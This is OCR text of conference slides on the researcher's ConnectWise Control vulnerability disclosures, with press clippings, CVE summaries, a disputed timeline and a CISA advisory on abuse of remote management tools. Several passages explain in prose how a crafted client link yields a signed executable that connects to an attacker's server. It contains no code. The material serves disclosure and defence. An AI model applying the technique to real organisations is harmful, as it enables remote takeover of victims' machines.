


Living off the Land with Connectwise: How I Built an Platform and Botnet in 23 lines of Python!

Ken Pyle M.S. IA, CISSP, HCISPP, ECSA, CEH, OSCP, OSWP, EnCE, Sec+
Partner, Exploit Developer
267-540-3337
CYBIR.COM

Graduate Professor – Cybersecurity
Chestnut Hill College
CHC.EDU

What We Do

Managed Security Services Provider

Let us supplement your IT team as their Security Counterpart or serve as your organization's Chief Information Security Officer (CISO) in order to proactively protect your digital assets.

Data Security and Privacy Compliance

Our team of subject matter experts assists organizations with complying with constantly evolving security frameworks and privacy regulations.

Breach Response

When your business is experiencing a true infosec crisis, our team responds, eliminated the threat and immediately begins the process of determining what happened, when it happened, what data was touched and what steps you need to take to make sure it never happens again.

Digital Forensics, eDiscovery, Data Recovery

Preservation, Processing, Analysis, Production and Presenting your data, and the story behind it, as Evidence in Litigation

CYBIR

Chestnut Hill College
Computer Science and Technology Programs

- Computer and Information Sciences *(Undergraduate Major)*
- Computer and Information Technology *(Undergraduate Major)*
- Computer Science *(Undergraduate Minor)*
- Computer Systems Management *(Undergraduate Major and Minor)*
- Cybersecurity *(Undergraduate Major and Minor)*
  -> MS in Cybersecurity also available!
- Mathematical and Computer Sciences *(Undergraduate Major)*
- Programming *(Undergraduate Minor)*
- Web/Multimedia Design *(Undergraduate Minor)*

CHESTNUT HILL COLLEGE

chc.edu

The opinions expressed in this presentation are *not representative of CYBIR or Chestnut Hill College.*

This is my academic research and a subject I have been studying for a *very, very* long time.

CISA warns of critical Ruckus bug used to infect Wi-Fi access points


By Sergiu Gatlan

May 12, 2023 01:43 PM 2

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) warned today of a critical remote code execution (RCE) flaw in the Ruckus Wireless Admin panel actively exploited by a recently discovered DDoS botnet.

While this security bug (CVE-2023-25717) was addressed in early February, many owners are likely yet to patch their Wi-Fi access points. Furthermore, no patch is available for those who own end-of-life models affected by this issue.

Attackers are abusing the bug to infect vulnerable Wi-Fi APs with AndoryuBot malware (fi February 2023) via unauthenticated HTTP GET requests.



Ruckus Wireless Admin suffers from several serious web application weaknesses which allow for Remote Code Execution(RCE), Server-Side Request Forgert (SSRF), Cross-Site Request Forgery (CSRF), and other conditions. This can result in total compromise of the affected devices.

In this public disclosure, Unauthenticated RCE & CSRF vectors are disclosed. Ruckus acknowledged the issue as "known", however, no public references or CVEs are publicly available or shared.

FCC proposes cybersecurity changes to emergency alert system

Federal Communications Commission (FCC) chairwoman Jessica Rosenworcel has proposed several changes to the U.S. Emergency Alert System (EAS) and Wireless Emergency Alerts designed to beef up the cybersecurity of the systems following the discovery of vulnerabilities last month.

The systems allow the federal government, the president or state-level officials to send out emergency warnings about a range of issues including potential weather events or AMBER alerts for missing children.

But last month, the Federal Emergency Management Agency (FEMA) issued a warning to participants in the EAS that vulnerabilities can be used to allow threat actors to issue alerts over TV, radio, and cable networks.

The person who discovered the bugs — CYBIR.com security researcher Ken Pyle — told The Record that one of the main issues is that FEMA doesn't actually manage the systems because they are administered and run by local stations, authorities and affiliates.

A spokesperson for the FCC told The Record that as of December, there were approximately 25,644 EAS participants in the U.S. and its territories.

"One of the problems is these are everywhere, anyone can launch an alert with the right access... even by accident," he explained. "No one can or will tell you what the patch status is... but they will definitely say it's not zero. That uncertainty should terrify you."

Rosenworcel's proposal this week would require EAS participants to report compromises of their EAS equipment and require that both EAS participants as well as participants in

TECHNOLOGY

Bug hunter unveils Cisco zero-days at ShmooCon

Looks can be deceiving when a security researcher first studies a piece of code.

BY SEAN LYNGAAS • FEBRUARY 3, 2020

What started as a simple web application vulnerability, upon closer inspection, turned out to be two previously-unreported flaws affecting hundreds of thousands of devices, according to Pyle, from routers and printers to cable modems. One bug is a denial-of-service vulnerability that a hacker could use to take the switches, and the networks that rely on them, offline. Another flaw could reveal sensitive information about a switch's configuration.

Cisco issued patches for the issues on Jan. 29, and the Department of Homeland Security has urged enterprises to apply those fixes.

"Someone else should've found this before I did," Pyle told CyberScoop after presenting his research at ShmooCon, one of the few Washington, D.C., area conferences where attendees with neon-colored hair outnumber those wearing suits.

FEMA warns emergency alert systems could be hacked to transmit fake messages unless software is updated

By Sean Lyngaas, CNN
Updated 4:50 PM EDT, Wed August 3, 2022

PAUL J. RICHARDS/AFP/AFP via Getty Im

Washington (CNN) — Vulnerabilities in software that TV and radio networks around the country use to transmit emergency alerts could allow a hacker to broadcast fake messages over the alert system, a Federal Emergency agement Agency official tells CNN.

bersecurity researcher provided FEMA with "compelling evidence to suggest certain unpatched and unsecured [Emergency Alert System] devices are indeed vulnerable," said Mark Lucero, the chief engineer for Integrated ic Alert & Warning System, the national system that state and local officials use to send urgent alerts about

While my work is very serious, I don't take myself too seriously.

Sounding the Alarm on Emergency Alert System Flaws

August 12, 2022 25 Comments


The **Department of Homeland Security** (DHS) is urging states and localities to beef up security around proprietary devices that connect to the **Emergency Alert System** — a national public warning system used to deliver important emergency information, such as severe weather and AMBER alerts. The DHS warning came in advance of a workshop to be held this weekend at the DEFCON security conference in Las Vegas, where a security researcher is slated to demonstrate multiple weaknesses in the nationwide alert system.

A Digital Alert Systems EAS encoder/decoder that Pyle said he acquired off eBay in 2019. It had the username and password for the system printed on the machine.

The DHS warning was prompted by security researcher Ken Pyle, a partner at security firm Cybir. Pyle said he started acquiring old EAS equipment off of eBay in 2019, and that he quickly identified a number of serious security vulnerabilities in a device that is broadly used by states and localities to encode and

I AM A FORMER MSP, SECURITY / NETWORK ENGINEER.

It's not always the network. (Except... now, kinda.)



CYBIR

How do you find 0-days?

- Be the person that RTFMs.
- Understand what you are looking at.
- Be eternally cynical & skeptical.
- Never. Give. Up.
- Protect your work.
- *Break out the crayons when you have to.*

"Great hacking is just great system administration." – John Vanderveer

“Breaking out the Crayons”

Understanding the Impact of Design on Intended Use of Product

- Finding New Exploits / Techniques and LotL = Understanding the gap between “as intended” vs. “as designed.”
- Sanitization of Input ***needs*** to be a two-way street.
- APPLICATION DEVELOPERS AND HACKERS REALLY NEED TO UNDERSTAND THE OSI MODEL. (Amazing, mostly forgotten attack space!)
- *Sometimes *you* need to write the manual.*

Responsible Disclosure

I began disclosure of issues in early October 2022.

CW has characterized my work as minimally impactful…. but still patched it.

Several IR Firms reached out to me and I asked each to keep my research private.

After attempting disclosure several times, I reported the vulnerabilities to MITRE who assigned CVEs.

These were classified as “Critical” with a score of 9.8.


https://krebsonsecurity.com/2022/12/connectwise-quietly-patches-flaw-that-helps-phishers/

In October, security researcher **Ken Pyle** alerted ConnectWise that their client executable file *gets generated based on client-controlled parameters*. Meaning, an attacker could craft a ConnectWise Control client download link that would bounce or proxy the remote connection from the MSP’s servers to a server that the attacker controls.

This is dangerous because many organizations that rely on MSPs to manage their computers often set up their networks so that only remote assistance connections coming from their MSP’s networks are allowed.

Using a free ConnectWise trial account, Pyle showed the company how easy it was to create a client executable that is cryptographically signed by ConnectWise and can bypass those network restrictions by bouncing the connection through an attacker’s ConnectWise Control server.

“You as the attacker have full control over the link’s parameters, and that link gets injected into an executable file that is downloaded by the client through an unauthenticated Web interface,” said Pyle, a partner and exploit developer at the security firm Cybir. “I can send this link to a victim, they will click this link, and their workstation will connect back to my instance via a link on your site.”



Krebs on Security – Dec 1st, 2023

On Nov. 29, roughly the same time Pyle published a blog post about his findings, ConnectWise issued an advisory warning users to be on guard against a new round email phishing attempts that mimic legitimate email alerts the company sends when it detects unusual activity on a customer account.


"We are aware of a phishing campaign that mimics ConnectWise Control New Login Alert emails and has the potential to lead to unauthorized access to legitimate Control instances," the company said.

ConnectWise said it released software updates last month that included new protections against the misdirection vulnerability that Pyle reported. But the company said there is no reason to believe the phishers they warned about are exploiting any of the issues reported by Pyle.

"Our team quickly triaged the report and determined the risk to partners to be minimal," said **Patrick Beggs**, ConnectWise's chief information security officer. "Nevertheless, the mitigation was simple and presented no risk to partner experience, so we put it into the then-stable *22.8 build* and the then-canary *22.9 build*, which were released as part of our normal release processes. Due to the low severity of the issue, we didn't (and don't plan to) issue a security advisory or alert, since we reserve those notifications for serious security issues."

Beggs said the phishing attacks that sparked their advisory stemmed from an instance that was not hosted by ConnectWise.

"So we can confirm they are unrelated," he said. "Unfortunately, phishing attacks happen far too regularly across a variety of industries and products. The timing of our advisory and Mr. Pyle's blog were coincidental. That said, we're all for raising more awareness of the seriousness of phishing attacks and the general importance of staying alert and aware of potentially dangerous content."



Publicly Posted Analysis and Comments – Potential Omissions / Issues

Our Timeline

- **Q4 2022:** Huntress observes an uptick in social engineering and phishing attempts against MSPs using Control
- **16 October:** ConnectWise receives information from a security researcher suggesting there is a new critical vulnerability in Control that offers an adversary remote code execution
- **17 October:** Silent Push offers one of the first advisory articles on malware utilizing ConnectWise Control for phishing and remote access.
- **21 October:** ConnectWise publishes stable release of Control version 22.8.10013 with "*... additional validation of client installer URL parameters to inhibit certain social engineering attacks*"
- **09 November:** Huntress attends the ConnectWise IT Nation Connect event
  - Huntress researchers are personally notified of online posts claiming there are new major vulnerabilities in ConnectWise Control
  - Huntress researchers reach out to the security researcher for clarification and understanding of this supposed security risk
  - Huntress researchers meet and discuss with the ConnectWise CISO and security team. Both parties discern this report is not a vulnerability in Control
  - Huntress expresses to the security researcher that there does not seem to be a vulnerability or threat of exploitation. The researcher was unwilling to provide a technical demonstration video as a proof-of-concept to showcase the impact
- **10 November:** Huntress observes and responds to an r/msp Reddit thread from community members concerned with the recent claims.
- **29 November:**
- **29 November:**
  - Security researcher releases their public writeup, "*Hijacking Connectwise Control & Screen Connect (v.22.9.10032, MULTIPLE) for Fun and Profit – From DDoS to Multi-OS RCE!*"
  - ConnectWise publishes an advisory acknowledging the recent uptick in social engineering schemes and phishing attempts utilizing Control
- **01 December:**
  - Huntress observes and responds to another r/msp Reddit thread alerting the community of continued phishing attempts including ConnectWise Control
  - Reporter Brian Krebs publishes a news story on the security researcher's work.
- **02 December:** ConnectWise and Huntress partner together to prepare blog posts in response to the recent news stories and articles that further stir concern about this alleged vulnerability.
- **05 December:**
  - Security researcher shares another public writeup, "*Bypassing Firewall and AV Rules at Scale - Where do old Connectwise Control FQDNs go when they die?*"
  - Huntress researchers determine separate tradecraft that could be used by an adversary in social engineering or phishing attempts against *on-premises* ConnectWise Control instances.
- **06 December:** Security researcher publishes an additional public writeup, "*Proof Of Concept: Connectwise Control Screenconnect Signed Executable to Arbitrary Code Execution via ARP Poisoning / DNS Hijacking / Unsanitized Client Parameters or Host Headers with CVE-2020-3147 (Cisco Sx / SMB Series Switches)*"
- **07 December:** Huntress researchers meet with ConnectWise CISO and security team in an effort of responsible disclosure to present this social engineering technique and align on joint writeup collaboration.
- **08 December:** ConnectWise releases their response article.
- **14 December:** Huntress releases this response article.


Public CVEs - Connectwise


https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-25718

"The cryptographic code signing process and controls on ConnectWise Control through 22.9.10032 (formerly known as ScreenConnect) are cryptographically flawed. An attacker can remotely generate or locally alter file contents and bypass code-signing controls. This can be used to execute code as a trusted application provider, escalate privileges, or execute arbitrary commands in the context of the user. The attacker tampers with a trusted, signed executable in transit.


https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-25719

"ConnectWise Control before 22.9.10032 (formerly known as ScreenConnect) fails to validate user-supplied parameters such as the Bin/ConnectWiseControl.Client.exe h parameter. This results in reflected data and injection of malicious code into a downloaded executable. The executable can be used to execute malicious queries or as a denial-of-service vector."





Living off the land starts with understanding how things work.



“Living off the Land” (LotL) is a known and widely studied subject in the field.

Is an Attacker Living Off Your Land? (darkreading.com)

“In a LotL attack, adversaries take advantage of legitimate tools and utilities within a system. *This might include PowerShell scripts, Visual Basic scripts, WMI, **PSExec**, and Mimikatz. The attack exploits the functionality of the system and hijacks it for nefarious purposes. It may include tactics like DLL hijacking, hiding payloads, process dumping, downloading files, bypassing UAC keylogging, code compiling, log evasion, code execution, and persistence.”*

LotL is a hallmark trait of APT groups and highly effective malware.

Succintly: My work was repeatedly acknowledged as defeating numerous controls, internally reproducible, sharing traits with APT groups and known / unknown TTP, allocated CVEs, and directly disclosed prior to any public references by the organization as actively exploited in 2022.

Use of Remote Monitoring and Management Tools

In this campaign, after downloading the RMM software, the actors used the software to initiate a refund scam. They first connected to the recipient's system and enticed the recipient to log into their bank account while remaining connected to the system. The actors then used their access through the RMM software to modify the recipient's bank account summary. The falsely modified bank account summary showed the recipient was mistakenly refunded an excess amount of money. The actors then instructed the recipient to “refund” this excess amount to the scam operator.

Although this specific activity appears to be financially motivated and targets individuals, the access could lead to additional malicious activity against the recipient's organization—from both other cybercriminals and APT actors. Network defenders should be aware that:

- Although the cybercriminal actors in this campaign used ScreenConnect and AnyDesk, threat actors can maliciously leverage any legitimate RMM software.
- Because threat actors can download legitimate RMM software as self-contained, portable executables, they can bypass both administrative privilege requirements and software management control policies.
- The use of RMM software generally does not trigger antivirus or antimalware defenses.
- Malicious cyber actors are known to leverage legitimate RMM and remote desktop software as backdoors for persistence and for C2.[2],[3],[4],[5],[6],[7],[8]
- RMM software allows cyber threat actors to avoid using custom malware.

Threat actors often target legitimate users of RMM software. Targets can include managed service providers (MSPs) and IT help desks, who regularly use legitimate RMM software for technical and security end-user support, network management, endpoint monitoring, and to interact remotely with hosts for IT-support functions. These threat actors can exploit trust relationships in MSP networks and gain access to a large number of the victim MSP's customers. MSP compromises can introduce

Summary

The Cybersecurity and Infrastructure Security Agency (CISA), National Security Agency (NSA), and Multi-State Information Sharing and Analysis Center (MS-ISAC) (hereafter referred to as the “authori organizations”) are releasing this joint Cybersecurity Advisory (CSA) to warn network defenders abo malicious use of legitimate remote monitoring and management (RMM) software. In October 2022, CISA identified a widespread cyber campaign involving the malicious use of legitimate RMM softwar Specifically, cyber criminal actors sent phishing emails that led to the download of legitimate RMM software—ScreenConnect (now ConnectWise Control) and AnyDesk—which the actors used in a refund scam to steal money from victim bank 